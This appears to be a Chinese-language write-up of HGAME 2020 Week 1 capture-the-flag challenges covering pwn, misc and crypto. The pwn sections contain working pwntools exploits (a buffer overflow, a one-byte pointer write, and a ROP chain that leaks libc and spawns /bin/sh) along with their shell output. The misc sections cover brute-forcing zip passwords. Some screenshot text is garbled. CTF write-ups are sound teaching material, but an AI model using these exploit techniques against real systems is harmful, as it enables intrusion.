

Week1

Pwn

01 Hard_AAAAA

Ida 打开，f5。看到 gets 函数，可以溢出。memcmp () 函数比较 “000o” 和 v5 地址开始的 7 个字符，相同执行 backdoor () (system (“/bin/sh ”))。看到 “000o” 开始的 7 个字符是 ‘000o\000’，s 到 v5 的距离是 0xac-0x31=0x7b (123h)

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s; // [esp+0h] [ebp-ACh]
4     char v5; // [esp+7Bh] [ebp-31h]
5     unsigned int v6; // [esp+A0h] [ebp-Ch]
6     int *v7; // [esp+A4h] [ebp-8h]
7
8     v7 = &argc;
9     v6 = __readgsdword(0x14u);
10    alarm(8u);
11    setbuf(_bss_start, 0);
12    memset(&s, 0, 0xA0u);
13    puts("Let's 000o\000!");
14    gets(&s);
15    if ( !memcmp("000o", &v5, 7u) )
16        backdoor();
17    return 0;
18}

.rodata:080486E0 a0o0o db '000o',0
.rodata:080486E5 a00 db '00',0

-000000AC s db ? -00000031 db ? ; undefined
```

```
from pwn import *
p=remote('47.103.214.163',20000)
payload='a'*123+'000o\000'
p.sendline(payload)
p.interactive()
```

```

root@kali:~/hgame# python hard_A.py
python: can't open file 'hard_A.py': [Errno 2] No such file or directory
root@kali:~/hgame# python hard_a.py
[+] Opening connection to 47.103.214.163 on port 20000: Done
[*] Switching to interactive mode
Let's 0000\000!
$ ls
Hard_AAAAA
bin
dev
flag
lib
lib32
lib64
run.sh
$ cat flag
hgame{00o000o0000o}$

```

02 One_Shot

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    BYTE *v4; // [rsp+8h] [rbp-18h]
    int fd[2]; // [rsp+10h] [rbp-10h]
    unsigned __int64 v6; // [rsp+18h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    v4 = 0LL;
    *(_QWORD *)fd = open("./flag", 0, envp);
    setbuf(stdout, 0LL);
    read(fd[0], &flag, 0x1EuLL);
    puts("Firstly...What's your name?");
    __isoc99_scanf("%32s", &name);
    puts("The thing that could change the world might be a Byte!");
    puts("Take tne only one shot!");
    __isoc99_scanf("%d", &v4);
    *v4 = 1;
    puts("A success?");
    printf("Goodbye,%s", &name);
    return 0;
}

```

Ida, f5。程序将 flag 读入，要求输入名字，限定 32 个字符。看到 name 到

```

.bss:00000000006010E0 public flag
.bss:00000000006010E0 flag db ? ;
.bss:00000000006010C0 public name
.bss:00000000006010C0 name db ? ;

```

flag 的距离刚好是 32。字符串在结尾会加上 '\0' 表示结束，只要覆盖 '\0' 就会读出更多的数据。程序在输入 name (31 字符) 后，要求输入整形赋给 v4，v4 是指针，只要改为 0x6010df (6295775h)，*v4=1 就会将 '\0' 改为 1。

```

+] Opening connection to 47.103.214.163 on port 20002: Done
*) Switching to interactive mode
firstly....What's your name?
The thing that could change the world might be a Byte!
Take the only one shot!
6295775
success?
Goodbye,aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaahgame{0n3_Sh0t_0ne_Fl4g}

```

03 ROP_LEVEL0

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v3; // eax
    char buf; // [rsp+0h] [rbp-50h]
    int v6; // [rsp+38h] [rbp-18h]
    int fd[2]; // [rsp+48h] [rbp-8h]

    memset(&buf, 0, 0x38uLL);
    v6 = 0;
    setbuf(_bss_start, 0LL);
    v3 = open("./some_life_experience", 0);
    *(_QWORD *)fd = v3;
    read(v3, &buf, 0x3CuLL);
    puts(&buf);
    read(0, &buf, 0x100uLL);
    return 0;
}

```

没有 system 函数和 '/bin/sh'，于是通过 puts 泄露 libc 版本与 libcbase。获得 puts 的地址后计算 system 地址和/bin/sh 地址。

查看保护

```

root@kali:~/hgame# checksec ROP_LEVEL0
[*] '/root/hgame/ROP_LEVEL0'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)

```

缓冲区长度为 0x50

```
from pwn import *
from LibcSearcher import *

p=remote('47.103.214.163',20003)
elf=ELF('./ROP_LEVEL0')

puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
pop_rdi = 0x400753
main_addr=elf.symbols['main']

payload1='a'.encode()*0x58+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(main_addr)

p.recvuntil('g\n')
p.sendline(payload1)

puts_addr=u64(p.recvuntil('\n',drop=True).ljust(8,'\x00'.encode()))
libc = LibcSearcher('puts',puts_addr)
libcbase=puts_addr-libc.dump('puts')
system_addr=libcbase+libc.dump('system')
sh_addr=libcbase+libc.dump('str_bin_sh')

payload2='a'.encode()*0x58+p64(pop_rdi)+p64(sh_addr)+p64(system_addr)

p.sendline(payload2)
p.interactive()
```

```
[+] Opening connection to 47.103.214.163 on port 20003: Done
[*] '/root/.LibcSearcher/ROP_LEVEL0'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
Multi Results:
 0: ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64)
 1: archive-old-glibc (id libc6-amd64_2.24-3ubuntu1_i386)
 2: archive-old-glibc (id libc6-amd64_2.24-3ubuntu2.2_i386)
 3: archive-old-glibc (id libc6-amd64_2.24-9ubuntu2_i386)
 4: archive-old-glibc (id libc6-amd64_2.24-9ubuntu2.2_i386)
Please supply more info using
  add_condition(leaked_func, leaked_address).
You can choose it by hand
Or type 'exit' to quit:0
[+] ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64) be chosen.
[*] Switching to interactive mode
You can not only cat flag but also 0pxx Rxxx Wxxxx ./flag
$ cat flag
hgame{ROP_1s_H4cK3rs_RoM4nC3}$
```

Misc

01 欢迎参加 HGame

Base64 先解码，得到摩斯密码，再解码得到 flag。

Li0tIC4uLi0tIC4tLi4gLS4tLiAtLS0tLSAtLSAuIC4uLS0uLSAtIC0tLSAuLi0tLi0gLi4tLS0gLS0tLS0gLi4tLS0gLS0tLS0gLi4tLS4tIC4uLi4gLS0uIC4tIC0tIC4uLi0t

反馈

顶部

多行

Base64加密

Base64解密

清空结果

W3LC0ME_TO_2020_HGAM3（加上 hgame{}

02 壁纸

```
root@kali:~/hgame# binwalk Pixiv@純白可憐.jpg
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0             0x0          JPEG image data, JFIF standard 1.01
30            0x1E        ★ 收藏  TIFF image data, big-endian, offset of first image
              directory: 8
1320930       0x1427E2    主目录  Zip archive data, encrypted at least v2.0 to extra
ct, compressed size: 80, uncompressed size: 108, name: flag.txt
1321138       0x1428B2    桌面    End of Zip archive, footer length: 45, comment: "P
assword is picture ID."
```

Binwalk 查看，发现 zip，分离。

1427E2.zip (评估版本)

文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)

添加

解压到

测试

查看

删除

查找

向导

信息

扫描病毒

注释

自解压格式

1427E2.zip - ZIP 压缩文件, 解包大小为 108 字节

名称	大小	压缩后大小	类型
..			文件夹
flag.txt *	108	80	文本文档

Password is picture ID.

总计 108 字节(1 个文件)

提示密码是图片 id。上 p 站一看，没找到……但是发现 id 都是 8 位，于是爆破。

口令已成功恢复!



Advanced Archive Password Recovery 统计信息:	
总计口令	76,953,811
总计时间	1s 956ms
平均速度(口令/秒)	39,342,439
这个文件的口令	76953815
十六进制口令	37 36 39 35 33 38 31 35
<div>保存... 确定</div>	

flag.txt 里是

\u68\u67\u61\u6d\u65\u7b\u44\u6f\u5f\u79\u30\u75\u5f\u4b\u6e\u4f\u57\u5f

\u75\u4e\u69\u43\u30\u64\u33\u3f\u7d

Unicode 转字符串就得到 flag：hgame{Do_y0u_KnOW_uNiC0d3?}


03 克苏鲁神话

Zip 解压得一个加密的 Novel.zip 和 bacon.txt。

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
Bacon.txt	124	114	文本文档	2020/1/11 0:36	CF79DBAE

Novel.zip (评估版本)					
文件(E) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)					
添加 解压到 测试 查看 删除 查找 向导 信息 扫描病毒 注释 自解压格式					
Novel.zip - ZIP 压缩文件, 解包大小为 28,796 字节					
名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
Bacon.txt *	124	126	文本文档	2020/1/11 0:36	CF79DBAE
The Call of Cthulhu.doc *	28,672	25,389	Microsoft Wo...	2020/1/11 0:22	472043C8

压缩 7z 压缩 Bacon，观察到两个压缩包中的 CRC32 相同，于是明文破解。



打开 word，发现要密码。Bacon.txt 里


| of SuCh GrEAt powers OR beiNGs tHere may BE conCEivAblY A SuRvIval oF HuGely REmOTE periOd.
 *Password in capital letters.

培 根 密 码 只 有 AB ， 猜 测 大 小 写 ， 转 换 后
 AABABABABBAAAAAABBAAABBBABAAAAAABBAAABBAABAAABBABABAAAA
 BBABAAABBABBBAAAABA

解码后得密码 FLAGHIDDENINDOC。打开后查找得 flag。



04 签到提 ProPlus



解压后一个 password.txt 和加密的 OK.zip。更加 txt 里的提升三行的栅栏，凯撒

密码 -5 , 解 的 密 码 。

Many years later as he faced the firing squad, Colonel Aureliano Buendia was to remember that distant afternoon when his father took him to discover ice.

EAVMUBAQHQMVEPDT

解压后得 OK.txt，里面全是 Ook。Em……百度。在线解码后又是一堆字符，开头

提示为 base32，解码还是一堆字符，base64 再解码，一堆乱码，

PNG
 □
 □□□
 IHDR□□□□□□□□□□□□□□EJ
 □□□YIDATx_型□7□□/◆To□p0(□□P□W□規□□□貼□□□□>`□□□C□□□□□|□□Æ□□□□x\$4盍Yjwr[7i□W墮uCqU▲Yjwr[7i□W墮uCqU▲Yjwr[7i□W墮uCqU□Yjwr[7i□W墮uCqU□Yjwr[7i□W墮uCqU□Yjwr[7i□W墮uS;□e□□□□!{2□!«□,ΔuM□C(dBb□□□P[D5♠練!k:□B!&□Cx_0"B/\$須_L_H


开头提示为 png，转为 16 进制导入 010editor，另存为 png 得图片，是二维码。

扫码得 flag。hgame{3Nc0dlnG_@lL_iN_0Ne!}




05 每日推荐


解压得数据包，分离得加密 zip



提示密码为六位数字，爆破。解压的 MP3。



用 audacity 打开，改为频谱图，得 flag。



Crypto

01 InfantRAS

Level - Week1


InfantRSA[已完成]

描述

真*签到题

$p = 681782737450022065655472455411;$
 $q = 675274897132088253519831953441;$
 $e = 13;$
 $c = \text{pow}(m,e,p*q) = 275698465082361070145173688411496311542172902608559859019841$

p,q,e 都已知，用 RASool2 直接解出 d



RSA-Test

